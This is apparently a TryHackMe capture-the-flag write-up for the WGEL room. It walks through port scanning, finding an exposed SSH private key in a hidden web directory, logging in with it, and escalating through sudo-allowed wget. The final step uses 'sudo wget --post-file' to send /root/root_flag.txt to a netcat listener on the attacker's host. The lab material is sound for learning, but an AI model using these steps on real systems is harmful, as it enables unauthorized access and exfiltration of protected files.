☁️ TryHackMe - WGEL CTF
Writeup for the WGEL CTF room on TryHackMe — enumeration, SSH key discovery via hidden directory, and privilege escalation through wget SUDO.

Introduction
| Description | Category | Level | Link |
|---|---|---|---|
| Can you exfiltrate the root flag? | Enumeration, web, ssh, privesc | Easy | https://tryhackme.com/room/wgelctf |
Have fun with this easy box.
👨💼 User_flag
First reflex when I start a CTF, I always start network scan on the target with nmap. This allows me to see all the active services on the target, this will allow me to infiltrate it.
1
nmap -p- -A 10.10.57.163
| OPTIONS | Description |
|---|---|
-p- | Scan ports from 1 through 65535 (all) |
-A | Detection of OS and software versions used |


I see that an Apache server is running on port 80, from my browser we can see the default page.

After checking the source code, we can identify a potential user –> Jessie Let’s put it aside, it will interest us for the continuation
Note: It is essential to take notes on all information, loot found during the CTF.
I will now run an enumeration on the web page to list all hidden directories/files I use Feroxbuster which is nicer but a dirb will do very well
1
└─$ feroxbuster -u http://10.10.57.163 -w /usr/share/wordlists/dirb/common.txt
| OPTIONS | Description |
|---|---|
-u | The target URL |
-w | Path to the wordlist |

We found a hidden page that matches http://10.10.57.163/sitemap/.ssh/
Let’s see what’s there, HOOO surprise a ssh key

Download the ssh key and change the rights on it with chmod
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(vinsk0h㉿kali-22)-[~/THM/Wgel]
└─$ wget http://10.10.57.163/sitemap/.ssh/id_rsa
--2022-11-07 17:10:46--  http://10.10.57.163/sitemap/.ssh/id_rsa
Connexion à 10.10.57.163:80… connecté.
requête HTTP transmise, en attente de la réponse… 200 OK
Taille : 1675 (1,6K)
Sauvegarde en : « id_rsa.1 »

id_rsa.1       100%[=======================>]   1,64K  --.-KB/s    ds 0s

2022-11-07 17:10:46 (198 MB/s) — « id_rsa.1 » sauvegardé [1675/1675]

┌──(vinsk0h㉿kali-22)-[~/THM/Wgel]
└─$ chmod 600 id_rsa
After downloading a private SSH key
id_rsa, you must restrict its permissions
Thechmod 600 id_rsacommand gives read and write permissions only to the owner6:
read4+ write2, and no permissions to group or others0
Ok now, let’s try to connect with ssh
1
ssh -i id_rsa jessie@10.10.57.163
| OPTIONS | Description |
|---|---|
-i | Selects a file from which the identity (private key) for RSA or DSA authentication is read |
jessie | Remember this is the user found on the source code of the default web page |

Let’s find the flag from Jessie’s account

First objective achieved, we now have the user flag, let’s go to the root flag
💀 Root_flag
Once connected as a user, my next goal is to increase my privileges, let’s check the sudo permissions
1
jessie@CorpOne:~$ sudo -l
-l(as in “list”) = displays the list of sudo privileges for the current user

We can see that wget is executable as root without password.
Let’s go to GTFOBins WGEL
Let’s launch our listener from the attacking machine in order to get the content of the file we are interested in (root_flag.txt) and execute the wget command from the target
1
2
3
4
5
┌──(vinsk0h㉿kali-22)-[~/THM/Wgel]
└─$ nc -lvnp 9001
_________________________________________________________

jessie@CorpOne:~$ sudo -u root /usr/bin/wget --post-file=/root/root_flag.txt 10.9.13.192:9001


🏁 We have now obtained our last root flag. I hope you enjoyed this first CTF write-up, feel free to share it.